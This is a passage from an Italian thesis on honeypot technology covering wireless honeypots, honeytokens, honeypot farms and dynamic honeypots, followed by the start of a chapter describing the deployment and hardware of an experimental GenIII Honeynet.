Ovviamente, quella appena discussa non è l'unica possibilità esistente. Ad esempio, è possibile realizzare un'intera infrastruttura utilizzando un unico computer. Un esempio di come ciò possa essere possibile può essere trovato in [Oud04], in cui viene rapidamente illustrato come utilizzare ***honeyd*** per questo scopo. In sostanza, è sufficiente installare questo *software* in un computer dotato di una scheda di rete *wireless* configurata in modalità "*master*", in modo da far svolgere all'elaboratore il ruolo di *access point*. Inoltre, è necessario configurare ***honeyd*** in modo da fargli simulare la topologia di rete che più si desidera. L'idea di questa soluzione è quella di fare in modo di simulare una rete di grandi dimensioni dotata di un *access point*, in modo da convincere un attaccante di aver trovato una infrastruttura di una certa importanza, spingendolo così a trascorrere una notevole quantità di tempo a tentare di violare gli *host* simulati. Inoltre, grazie alle capacità di *honeyd*, è possibile simulare anche l'interfaccia *web* di gestione dell'*access point*. Questi dispositivi, infatti, sono tipicamente dotati di un *web server* che fornisce agli amministratori di rete un'interfaccia *web* per compiere agevolmente tutte le operazioni di configurazione e gestione. È quindi sufficiente copiare le più significative pagine di tale interfaccia e configurare *honeyd* in modo da presentare un servizio *HTTP* che invii tali pagine a chiunque le richieda. Una simile soluzione può essere utile per avvisare gli amministratori di rete in merito all'esistenza di utilizzi illeciti delle risorse *wireless* da parte di malintenzionati: è infatti sufficiente controllare se i servizi offerti da *honeyd* vengono in qualche modo utilizzati. Considerando poi che proprio per la natura stessa delle reti *wireless* l'attaccante si trova necessariamente nelle vicinanze, è possibile anche coglierlo sul fatto. Per come l'abbiamo finora descritta, però, questa soluzione non è in grado di rilevare le scansioni di rete e gli attacchi che si avvalgono dei protocolli di *data link wireless*. Per risolvere questo inconveniente, però, è sufficiente prevedere un apposito *sniffer* situato nella stessa macchina che contiene *honeyd* o, in alternativa, su un altro computer dotato di scheda di rete *wireless*.

Un'altra alternativa elaborata in [Oud04] è molto interessante ma, data la sua complessità, è adatta solamente ad un'utenza avanzata. Essa infatti prevede di modificare il *firmware*

dell'*access point* in modo da integrare al suo interno funzionalità di *honeypot*. Per poter far ciò, ovviamente, è necessario possedere i sorgenti del *firmware*; fortunatamente, però, esistono dei dispositivi il cui *firmware* è pubblicamente disponibile in quanto rilasciato con licenza *GPL*.

6.2 Honeytokens

Quando nei primissimi capitoli si è introdotto il concetto di *honeypot*, non si è mancato di sottolineare che non esistono particolari vincoli sul tipo di entità che è possibile utilizzare come "esca". Anche la definizione stessa, infatti, non precisa nulla a tal proposito, limitandosi a parlare genericamente di "*risorse informatiche*" (vedi pag.22). Conseguentemente, è possibile lasciare in balia degli attaccanti un intero computer, come avviene negli *High Interaction honeypot*, oppure fornire solamente dei servizi emulati, dando ai malintenzionati scarsissime possibilità di penetrare all'interno dell'elaboratore che li ospita. Nulla però impedisce di utilizzare altri tipi di sistemi come *router* o stampanti di rete, così come è possibile mettere a disposizione un intero sistema operativo mediante però un *software* di virtualizzazione. Tuttavia, la definizione è così ampia da ammettere anche l'utilizzo di risorse che non siano di elaborazione come, ad esempio, singoli *file* o *record* di *database*. In simili casi, questi ultimi costituiscono – appunto – degli ***honeytoken***. La filosofia che sta alla loro base è sostanzialmente la stessa di quella che caratterizza gli *honeypot* di cui si è discusso finora: non hanno nessuna utilità pratica e, pertanto, ogni loro utilizzo è di natura sospetta. In sostanza, quindi, un ***honeytoken*** può essere definito come un *honeypot* in cui viene messa a disposizione dell'attaccante una risorsa informatica senza capacità di elaborazione. Il principio di funzionamento che sta alla sua base è semplice: se si rileva che un qualche utente ha identificato ed usato l'***honeytoken***, allora molto probabilmente si è reso autore di attività malevole. Un esempio molto calzante sulle modalità di utilizzo di questi stratagemmi può essere trovato in un aneddoto raccontato in [Spi03c], secondo il quale un'azienda produttrice di carte geografiche era solita inserire città o strade fittizie per verificare se le mappe vendute dai concorrenti erano ricavate copiando le loro. Ritornando ad un ambito di utilizzo più strettamente informatico, un tipico esempio di ***honeytoken*** può essere costituito dall'inserire dati fasulli in un *database* che memorizza numeri di carte di credito. In caso

qualche malintenzionato riesca ad accedere al *database* ed a rubare dei numeri di carte di credito, c'è una probabilità non trascurabile che sottragga anche i numeri fittizi. Se pertanto si rilevano dei tentativi di utilizzo di questi ultimi, si ha la certezza che si è verificato un furto [Spi03c]. Analogamente, è possibile inserire nell'anagrafica dei pazienti di un ospedale dei record che si riferiscono a persone inesistenti, cosicché ogni accesso ad essi è sintomo che qualcuno sta effettuando attività non lecite [Spi03c]. Ciò può essere molto utile per rilevare comportamenti non corretti da parte degli utenti legittimi, cioè delle azioni che pur non prevedendo la compromissione del sistema informatico, comportano la violazione delle politiche di utilizzo. Tornando all'esempio dell'ospedale, la presenza di *database* di informazioni sensibili rende altamente indesiderabile che qualcuno – fosse anche un dipendente dell'ospedale – vada a curiosare tra i dati personali dei pazienti. Tuttavia, gli ***honeytoken*** non sono utili solamente per identificare comportamenti indesiderabili da parte degli utenti della propria rete, ma sono efficace anche nel rilevare attività maliziose provenienti dall'esterno. Ad esempio, è possibile inserire un documento fittizio di qualsiasi natura in un server di produzione e verificare se qualcuno riesce ad individuarlo e copiarlo.

Così come i tradizionali *honeypot*, anche gli *honeytoken* non rappresentano sicuramente la soluzione definitiva, ma solamente un aiuto in più nella lotta contro le minacce alla sicurezza. Di conseguenza non è affatto consigliabile fare affidamento solo ed esclusivamente su di essi; tuttavia, l'estrema semplicità che li caratterizzano rende questa soluzione particolarmente appetibile. Dopotutto, la sua adozione non costa quasi nulla sia in termini di tempo che di fatica, per non parlare poi di denaro. A differenza di un *honeypot* tradizionale, infatti, un ***honeytoken*** non ha bisogno né dei meccanismi di controllo né di quelli di *logging*. Infatti, non c'è alcuna possibilità che un attaccante possa utilizzare un ***honeytoken*** per danneggiare altri sistemi; inoltre, non c'è una vera e propria interazione tra loro, quindi non c'è nulla da registrare. L'unico meccanismo che è bene prevedere – e che per certi versi può essere assimilato al *logging* – è quello che permette di rilevare l'accesso all'***honeytoken***. L'utilizzo di questo tipo di *honeypot* ha infatti ben poca utilità se poi si ha difficoltà a scoprire se esso viene effettivamente acceduto. Un modo piuttosto agevole per realizzare un simile meccanismo è quello di configurare un *NIDS* in modo tale da fargli generare una notifica quando un ***honeytoken*** attraversa la rete. Per far ciò, è sufficiente che l'***honeytoken*** contenga al suo interno uno specifico

pattern, che ad esempio può essere costituito da una ben precisa sequenza numerica. A questo punto, non resta che creare nel *NIDS* un'apposita regola che generi una notifica ogniqualvolta che vengano rilevati pacchetti nel cui *payload* sia presente tale *pattern* [Spi03c]. Ovviamente procedendo in questo modo sono sempre possibili dei falsi positivi, tuttavia la probabilità che ciò accada è trascurabile se viene utilizzato un *pattern* di lunghezza generosa.

Come ogni tecnologia, anche gli ***honeytoken*** hanno dei punti deboli. In particolare, non sono in grado di discernere tra gli accessi maliziosi e quelli derivanti da errori o disattenzioni. In altre parole, se si constata che qualcuno ha acceduto all'***honeytoken***, non si può automaticamente concludere che i suoi intenti siano malevoli. Questo problema non è comunque eccessivamente grave, poiché possono essere elaborati degli stratagemmi in grado di affrontarlo efficacemente. Uno di questi viene descritto in [Spi03c] e consiste nell'inserire una *email* fittizia nella casella di posta dei dirigenti dell'organizzazione. Tale *email* costituisce ovviamente l'***honeytoken*** ed ha l'obiettivo di rilevare la lettura non autorizzata dei messaggi. A tal fine, in essa vengono riportate tutte le informazioni necessarie per poter accedere ad un *server* contenente dati riservati, come ad esempio quelli di natura finanziaria. Così, l'eventuale malintenzionato che legge tale messaggio sarà fortemente tentato ad accedere al *server* ivi indicato utilizzando le apposite *password*, specificate sempre all'interno dell'*email* fittizia. Tuttavia, questo *server* altro non sarà che un *honeypot* che, dopo l'immissione di una *password*, visualizzerà delle informazioni totalmente fasulle. In questa maniera, grazie all'utilizzo delle *password* indicate all'interno dell'*email*, è possibile avere conferma che l'accesso all'***honeytoken*** è stato motivato da intenti malevoli. Questo esempio, però, ci consente anche di evidenziare come possa essere di grande utilità affiancare un tradizionale *honeypot* all'utilizzo di un ***honeytoken***. In particolare, quest'ultimo può rivelarsi uno strumento molto semplice ed efficace per dirottare verso l'*honeypot* attività maliziose che, altrimenti, non si sarebbero rilevate poiché non coinvolgenti direttamente l'*honeypot* [Spi03d].

6.3 Honeypot farm

Uno degli utilizzi più interessanti dei sistemi *honeypot* è quello che prevede la loro distribuzione in svariate reti distinte per poi raccogliere in una locazione centrale le

informazioni da essi ricavate, semplificandone l'analisi ma rendendo possibile anche la correlazione di eventi verificatisi nei diversi siti. Questa opportunità è estremamente preziosa per scopi di ricerca, poiché posizionando gli *honeypot* in più reti separate è possibile avere una visione più globale delle minacce esistenti in Internet, soprattutto se essi vengono distribuiti uniformemente all'interno dell'intero spazio degli indirizzi *IP*. Tuttavia, una simile architettura può essere molto utile anche per finalità di produzione, soprattutto per quelle organizzazioni che devono gestire un notevole numero di reti distinte, situate magari in luoghi anche molto distanti tra loro. In simili casi, infatti, è sicuramente desiderabile avere uno strumento che permetta, da un'unica locazione, di venire a conoscenza delle minacce informatiche rivolte all'organizzazione nel suo complesso.

Per poter godere di questi benefici, però, è strettamente necessario che all'interno di ogni rete che si vuol monitorare sia fisicamente presente uno o più sistemi *honeypot*. Ciò chiaramente comporta un notevole dispendio di energie e risorse, soprattutto quando le reti da controllare sono molte e situate in località parecchio distanti tra loro: il numero di macchine da utilizzare può infatti diventare davvero notevole. Un altro fattore che spesso complica la realizzazione e la gestione di simili infrastrutture, poi, è dovuto alla necessità di poter facilmente comparare tra loro le informazioni acquisite presso ogni rete. Per poter soddisfare questo requisito, infatti, è necessario che ogni rete offra agli attaccanti gli stessi servizi e nello stesso livello di interazione. In altre parole, se si desidera conoscere approfonditamente le modalità di attacco rivolte verso *Microsoft IIS versione 6*, allora è necessario che ogni rete abbia un *High Interaction honeypot* dotato di tale *web server*. Se invece si desidera conoscere genericamente i tentativi da attacco al servizio *web*, allora è indispensabile che ogni rete sia dotata dello stesso *Low Interaction honeypot* che emula un generico *web server*. In entrambi i casi, gli amministratori devono ripetere le stesse operazioni di installazione e configurazione presso ogni rete, cosa che naturalmente non è molto agevole. A peggiorare ulteriormente la situazione, queste notevoli difficoltà si ripropongono ogniqualvolta si desidera apportare dei cambiamenti alla configurazione degli *honeypot*: è infatti necessario recarsi fisicamente presso ogni sito ed applicare le modifiche desiderate.

Un altro problema che sorge è poi inerente al personale da dedicare alla gestione di questi sistemi. Soprattutto nel caso delle soluzioni ad alta interazione, infatti, è necessario che

gli *honeypot* siano tenuti sotto stretta sorveglianza per evitare che, una volta compromessi, possano essere utilizzati per procurare danni ad altri sistemi. Inoltre, è importante anche ripristinare in breve tempo il corretto funzionamento di un *honeypot* violato e, per quelle realtà in cui si desidera conoscere davvero a fondo gli attacchi subiti, può rendersi necessario compiere pure delle analisi forensi sull'*hardware* della macchina. A causa di tutte queste esigenze, si ha quindi la necessità di prevedere un *team di esperti* in ciascuna rete monitorata, pronto ad intervenire al verificarsi di un qualsivoglia problema. Come è semplice intuire, una simile soluzione è praticamente improponibile.

Per risolvere tutti questi inconvenienti, è possibile implementare una cosiddetta ***Honeypot Farm*** [Spi03d], che in sostanza cerca di coniugare i vantaggi di un'infrastruttura distribuita con quelli propri di un'infrastruttura centralizzata. In altre parole, mira ad acquisire informazioni da più reti distinte mantenendo però i veri e propri *honeypot* in un'unica locazione, semplificando enormemente la loro gestione. Il fulcro di questa soluzione è sicuramente costituita dai ***Redirector*** [Spi03d], cioè dei sistemi il cui compito è quello di dirottare le connessioni maligne dalla rete destinataria a quella popolata dagli *honeypot*. Naturalmente queste macchine devono essere presenti in tutte le reti che si desidera monitorare, tuttavia la loro gestione risulta molto più semplice rispetto ad un classico *honeypot distribuito*. Gli amministratori delle reti controllate, infatti, non devono far altro che connettere il ***Redirector*** alla loro infrastruttura e lasciare il "lavoro sporco" agli esperti dell'***Honeypot Farm***. In questa maniera, si elimina anche la necessità di prevedere del personale esperto per ognuna delle reti monitorate, il quale ora è tutto concentrato nell'***Honeypot Farm***. Per chiarire ulteriormente il principio di funzionamento su cui si basa questa soluzione, si osservi la Figura 6.2.
In essa vengono mostrate tre reti distinte, quindi utilizzanti diversi *range* di indirizzi *IP*, accomunate dalla presenza al loro interno di un ***Redirector***. Il compito di questo sistema è quello di monitorare l'attività di rete per intercettare il traffico dannoso al fine di inoltrarlo agli *honeypot* fisicamente situati presso l'***Honeypot Farm***. I criteri utilizzati per scegliere le connessioni da dirottare possono essere a completa discrezione dei responsabili dell'architettura, tuttavia il modo di procedere più comune è quello di prendere in considerazione il traffico che è diretto verso indirizzi *IP* inutilizzati.




Figura 6.2 – Principio di funzionamenti di una *Honeypot Farm*

In tal caso, si può scegliere sia di monitorare un insieme di indirizzi ben definito che di prendere automaticamente in considerazione *tutti* gli indirizzi non utilizzati [Spi03d], in una maniera del tutto simile a quanto fatto da *honeyd* (vedi pag.282) o *LaBrea Tarpit* (vedi pag.278). In entrambi i casi, però, all'atto pratico è necessario che il ***Redirector*** si comporti anche da filtro dirottando solo il traffico ritenuto necessario. Ad esempio, non è necessario dirottare il traffico di *broadcast* poiché molte attività legittime ne fanno uso, ma può rivelarsi necessario scartare anche quello diretto verso specifiche porte, magari perché poco inclini a veicolare attacchi o per evitare che l'***Honeypot Farm*** venga inondata da troppo traffico.

Un'altra possibile scelta è quella di considerare *tutti* gli indirizzi *IP* della rete, compresi quindi quelli assegnati ai sistemi di produzione. Ovviamente, non deve essere dirottato tutto il traffico ad essi diretto, ma solamente quello di natura sospetta. Una simile scelta, quindi, implica l'adozione di un meccanismo che sia in grado di individuare le connessioni maligne; in una parola, è necessario un *NIDS*. In sostanza, si ha una soluzione molto simile a *Bait'n'Switch* (vedi pag.282), compresa la possibilità tutt'altro che remota

che si verifichino *falsi positivi* e *falsi negativi*, come d'altronde ogni soluzione che prevede l'utilizzo degli *Intrusion Detection System*.

Indipendentemente dal criterio adottato, comunque, la finalità principale di un ***Redirector*** resta quella di fare da tramite tra l'attaccante ed un *honeypot* situato nell'***Honeypot Farm***, ovviamente senza che esso se ne accorga. Oltre ad evitare che egli intuisca la presenza di un *honeypot*, infatti, è necessario pure che non riesca a capire che sta interagendo con un sistema differente rispetto a quello che crede di attaccare. In sostanza, un ***Redirector*** non costituisce altro che un sistema *proxy* che "fa da ponte" tra gli attaccanti e l'***Honeypot Farm***, trasferendo i pacchetti in entrambe le direzioni mediante un *tunneling*, ovvero incapsulandoli in altri pacchetti.

Grazie a questo stratagemma, gli *honeypot* situati nell'***Honeypot Farm*** sono in grado di interagire con attacchi che originariamente erano destinati a tutt'altre reti, sollevando gli amministratori di queste ultime sia dal dover gestire questi strumenti che dall'attività di analisi di quanto da essi rilevato. C'è poi da dire che avere tutti gli *honeypot* concentrati in un'unica locazione non semplifica solamente la gestione e lo studio degli attacchi ma anche l'adozione di opportune misure per minimizzare l'insorgenza di rischi come quello di cui si è appena discusso. Questo perché è sufficiente implementare i meccanismi di controllo solamente sui *link* mediante i quali l'***Honeypot Farm*** si collega al mondo esterno invece che prevederli in ognuna delle reti monitorate, nelle quali inoltre sono presenti anche dei sistemi di produzione [Spi03d]. Questo aspetto è particolarmente significativo quando l'***Honeypot Farm*** è composta da *honeypot* ad altra interazione; è tuttavia da precisare che non necessariamente gli *honeypot* da utilizzare debbono essere di questo tipo, in quanto anche quelli a bassa e media interazione possono essere proficuamente adoperati per queste finalità.

In conclusione, si può sicuramente affermare che una ***Honeypot Farm*** è un tentativo di realizzare un'infrastruttura *honeypot* distribuita sotto un punto di vista ***logico*** ma centralizzata sotto il punto di vista ***fisico***, in modo da coniugare i vantaggi di entrambi gli approcci. Tuttavia, sebbene molto interessante, questa tecnologia non è ancora particolarmente sviluppata. Esistono infatti alcune soluzioni in grado di dare vita ad una simile infrastruttura ma, sostanzialmente, il loro utilizzo è relegato all'ambito accademico. In particolare, le proposte che maggiormente si distinguono in questo ambito sono ***Collapsar***, ***NetBait*** e ***HoneyMole***.

In prospettiva, però, le ***Honeypot Farm*** potrebbero essere protagoniste di una vera e propria rivoluzione nel mondo degli *honeypot*. Grazie ad esse, infatti, gli *honeypot* hanno la possibilità di evolvere da mero strumento per la sicurezza ad un vero e proprio ***servizio***. Già oggi molte organizzazioni eseguono in *outsourcing* tutte le attività inerenti la sicurezza della propria infrastruttura informatica; in altre parole, queste mansioni vengono delegate a società specializzate esterne. Quando esisteranno tecnologie davvero mature, quindi, non è visionario pensare che tali società possano offrire anche un *servizio honeypot*, ovvero il monitoraggio dell'attività di rete per mezzo di *honeypot* situati in una *honeypot farm*. In questa maniera, queste società non sono costrette a realizzare degli *honeypot* nelle reti di ciascun cliente; d'altro canto, quest'ultimo può godere dei punti di forza propri di questo strumento senza doverne soffrire gli svantaggi. In particolare, l'unica incombenza richiesta agli amministratori è quella di collegare alla rete i sistemi *Redirector*, che vengono forniti e configurati dalla società esterna.

6.4 Dynamic Honeypot

Rispetto ai tradizionali strumenti per la sicurezza delle reti, gli *honeypot* presentano sicuramente molti vantaggi. Purtroppo, però, ne condividono alcuni dei più importanti difetti. Affinché ogni tecnologia possa operare correttamente, infatti, è necessario che degli esperti ne curino la configurazione e, quel che è peggio, che non smettano mai di monitorarli, poiché un'adeguata manutenzione è importante almeno quanto una corretta configurazione. A tali questioni non sono estranei neanche gli *honeypot*; anzi, se possibile le rendono ancora più pressanti. Nei capitoli precedenti abbiamo ripetuto fino alla nausea che gli *honeypot* sono delle soluzioni validissime solamente se correttamente realizzate, altrimenti introducono più problemi di quanti ne avrebbero risolti se fossero stati ben implementati. Inoltre, non si è mancano di sottolineare l'elevato impegno che una corretta implementazione e gestione può richiedere, specialmente se si utilizzano gli *High Interaction honeypot*.

Questi problemi hanno dato lo spunto alla definizione dei cosiddetti ***Dynamic Honeypot***. In sostanza, essi non sono altro che normali *honeypot* con in più la possibilità di poter ***determinare autonomamente una serie di parametri di configurazione*** quali il numero di *honeypot* da prevedere ed i servizi di rete offerti in ciascuno di essi [Spi03e]. La

caratteristica più peculiare di questi strumenti, però, è la possibilità di poter ***modificare dinamicamente*** queste configurazioni a seconda del variare dell'infrastruttura di rete in cui essi si trovano. La principale linea guida per la creazione di un *honeypot*, infatti, afferma che è una buona scelta realizzarlo in maniera tale da renderlo il più possibile simile ai tradizionali sistemi di produzione [Spi02]. Quindi, se si dispone di una rete interamente popolata da sistemi *Windows*, in generale è meglio evitare di utilizzare *honeypot* dotati di servizi di rete – sia reali che emulati – che sono caratteristici delle piattaforme *Unix*. Inoltre, si può avere l'esigenza di prevedere negli *honeypot* solamente quei servizi che sono forniti anche dai sistemi di produzione, magari perché non interessano le attività maliziose dirette verso servizi che non si possiedono.

Conseguentemente, nel caso dei tradizionali *honeypot*, ogni modifica apportata alla rete di produzione può determinare una seria variazione della configurazione degli *honeypot*. Ad esempio, può succedere che vangano introdotti dei sistemi *Linux*, quindi può rendersi necessario adottare un *honeypot* che emuli tale piattaforma o, nel caso si utilizzino gli *High Interaction honeypot*, una macchina reale dotata di tale sistema operativo. Oppure può capitare che un servizio di rete non sia più presente in nessun sistema di produzione, causando anche l'eliminazione di tale servizio in ciascun *honeypot* che lo prevedeva.

Con i ***Dynamic Honeypot*** tutto ciò non è più necessario: è l'*honeypot* stesso ad apportare modifiche alla sua configurazione. L'idea che sta alla base di questa soluzione è quella di rendere l'utilizzo di un *honeypot* più semplice possibile. Grazie ad essa, infatti, la realizzazione di un *honeypot* si limita all'installazione dei *software* necessari ed al collegamento del sistema alla propria rete. Quindi, non è più necessaria né alcuna attività di configurazione né di mantenimento, poiché queste incombenze sono automaticamente demandate all'*honeypot* stesso.

Affinché ciò possa essere possibile, è necessario che i ***Dynamic Honeypot*** siano in grado di supportare correttamente due funzionalità principali [Spi03e]:

1. Rilevare le caratteristiche della rete su cui sono situati;
2. Modificare la loro configurazione relativamente ai *servizi offerti*, al *sistema operativo adottato* ed al *numero dei sistemi* da prevedere.

Il primo punto può essere affrontato attraverso l'utilizzo di *tool* di *fingerprinting* e di *network mapping*, ovvero dei *software* in grado di determinare rispettivamente il sistema operativo adottato da un sistema remoto ed i servizi di rete da esso offerti [Spi03e].

Il secondo punto, invece, richiede necessariamente l'utilizzo di *honeypot virtuali*, poiché sarebbe altrimenti impossibile poter variare il numero degli *honeypot* presenti nella rete. Data inoltre l'estrema complessità di una simile soluzione, gli *honeypot* più indicati per questo contesto sono quelli a bassa e media interazione. È vero che grazie ai *software di virtualizzazione* è possibile avere più sistemi operativi *reali* operanti contemporaneamente nella stessa macchina, tuttavia è altrettanto evidente che in simili situazioni non è semplice poter modificare in maniera automatizzata le loro configurazioni.
Per questi motivi, particolarmente adatto allo scopo di rivela ***honeyd*** [Spi03e], poiché semplicemente modificando il relativo *file* di configurazione, è possibile scegliere sia quanti *sistemi virtuali prevedere,* sia i sistemi operativi ed i servizi di rete da emulare.

PARTE SECONDA

CAPITOLO 7
Honeynet realizzata

Con questo capitolo inauguriamo la seconda parte della tesi, che è completamente dedicata alle sperimentazioni eseguite. In particolare, il suo scopo è quello di puntualizzare e descrivere le attività necessarie per poter realizzare ed utilizzare una ***GenIII Honeynet***. Inoltre, particolare attenzione sarà dedicata ai risultati che grazie ad essa è possibile ottenere.

Per poter meglio esporre tali argomenti, si è deciso di suddividere questa seconda parte in *tre* capitoli. Nel primo di essi – che poi è quello attuale – ci si focalizzerà sulle modalità che sono state seguite per ***realizzare e configurare l'Honeynet***. Nel secondo, invece, verranno illustrati i più significativi ***attacchi che sono stati rilevati***. Il terzo, infine, costituisce l'***epilogo*** dell'intera tesi e contiene le considerazioni finali frutto di tutto il lavoro svolto.

Iniziamo quindi ad entrare nel vivo di questo capitolo descrivendo il ***deployment*** su cui ci si è basati per realizzare l'*Honeynet*. Successivamente, l'attenzione si sposterà sulle ***modalità di installazione e configurazione*** dell'***Honeywall*** e dell'unico ***honeypot*** utilizzato.

7.1 Deployment

Per poter descrivere nel migliore dei modi una qualsiasi *Honeynet,* è necessario presentarne innanzitutto il ***deployment***, ovvero come essa è stata posizionata all'interno della rete preesistente. Questo aspetto è infatti molto importante perché è in grado di

influenzare pesantemente sia gli obiettivi dell'*Honeynet*, sia le tipologie di attacco che essa è in grado di rilevare. In Figura 7.1 viene mostrato il *deployment* adottato.

La prima cosa da notare è sicuramente costituita dal fatto che l'*Honeynet* realizzata – costituita da un solo *honeypot* – è posizionata ***prima del firewall***, quindi in una posizione pienamente esposta agli attacchi provenienti da *Internet*. Questa scelta è stata dettata dalla volontà di avere un ***concreto riscontro sulle tipologie di minacce*** a cui andrebbe incontro un sistema che dovesse essere collegato ad *Internet* senza la protezione di un *firewall*. Considerato poi che l'*honeypot* è stato configurato in maniera tale da non presentare vulnerabilità evidenti, con questo esperimento si è voluto anche ***valutare il grado di resistenza*** di un sistema pienamente aggiornato quando viene collegato ad una rete non protetta. In secondo luogo, tale configurazione è servita anche per ***verificare l'esistenza di vulnerabilità sconosciute*** nei servizi messi a disposizione dall'*honeypot*.




Figura 7.1 – *Deployment* della *Honeynet* realizzata

Sebbene in Figura 7.1 non siano rappresentati, precisiamo che nella stessa sottorete dell'*Honeywall* sono stati situati anche alcuni sistemi non *honeypot*, per cercare di studiare le potenzialità di questo strumento nel rilevare eventuali intrusioni anche a sistemi non protetti da esso.

Affinché si potesse godere dell'interfaccia *Walleye* e della possibilità di accedere al sistema operativo dell'*Honeywall* attraverso *ssh*, quest'ultimo è stato dotato della terza scheda di rete (*eth1* in Figura 7.1). Tale interfaccia è stata collegata alla *LAN* e, quindi, risulta protetta dal *firewall*; per maggiore sicurezza, però, l'*Honeywall* è stato configurato in modo da accettare solamente connessioni provenienti da uno specifico *host* di tale *LAN*, il quale nella Figura 7.1 è indicato come "*Sistema di Management*".

7.2 Installazione e configurazione dell'Honeywall

In questo paragrafo verrà dettagliatamente descritto come installare e configurare da zero un ***Honeywall***. Prima di entrare nel dettaglio di questi processi, però, è necessario specificare quali risorse *hardware* e *software* sono state utilizzate.

Ricordiamo come una delle caratteristiche che contraddistingue gli *honeypot* in generale, sia quella di poter essere realizzati utilizzando anche risorse *hardware* non di ultima generazione. Per questo motivo, tanto per l'*Honeywall* che per l'*honeypot*, sono state utilizzate delle macchine con alle spalle già qualche anno di attività. In particolare, per quanto riguarda l'*Honeywall* è stato deciso di adottare un sistema dotato di un processore *AMD* a *1200 MHz*, corredato da *256 MB* di *RAM* e da un disco fisso di *40 GB*. Sebbene il quantitativo di memoria centrale sia inferiore ai *512 MB* consigliati dall'*Honeynet Project*, l'*Honeywall* si è sempre comportato egregiamente.

